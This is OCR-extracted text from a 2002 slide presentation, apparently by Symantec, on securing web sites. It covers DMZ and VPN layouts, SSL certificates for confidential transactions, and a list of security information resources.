


The VPN also encrypts data

Authorization to the DMZ is verified at the firewall

8/1/02

Putting the Database on the Web Server



Another approach

Administration is done locally


8/1/02

Secure Web transactions

Protecting Confidential Transactions

- **With the ever increasing use of the Web for eBusiness, a new focus on protecting confidential data arises**
  - Normal web traffic is in clear text (it is viewable to anyone who is able to install a network sniffer into your network)
  - The threat of a DNS attacks removes any certainty that you really are communicating with the indented web server
    - **An attacker can create a fake web site and attack the DNS server and redirect web traffic to this site**
- **Secure Socket Layer (SSL) using cryptographic certificates can be used to help deal with these issues**
  - SSL enables encrypted communications that prevent confidential web traffic from being read
  - Certificates provide a level of authentication that you are really talking to the intended web server and not a imposter
  - A user certificate can also be used to authenticate who they are

Secure Web Transactions



Web traffic is encrypted

Internet


A certificate is passed to the user that uniquely identifies the Web Server

Web Server

DMZ

Intranet

Secure Web Transactions



A certificate can also be passed to the web server to authenticate the user symantec.

III: Where Can I Find More Information?

Where You Can Find More Information

- **Symantec Corporation**
  - http://www.symantec.com
- **Security Focus (Home of BUGTRAQ) Now owned by Symantec**
  - http://www.securityfocus.com
- **Packet Storm**
  - http://www.packetstormsecurity.com
- **CVE (Common Vulnerability and Exposures)**
  - http://cve.mitre.org

Where You Can Find More Information

- **SANS Institute**
  - http://www.sans.org
- **The Center for Internet Security**
  - http://www.cisecurity.org
- **Linux Security**
  - http://www.linuxsecurity.com
- **Network Security Library**
  - http://secinf.net

IV: Conclusion

Conclusion

- **Web site hacks represents one of the most command forms of attack**
  - Downtime
  - Embarrassment
  - Lost revenue
- **You have to understand the technical aspects to combat the threat**
- **Remember that the first step to securing your site should be the development of a security policy that fits your needs**

V: Questions?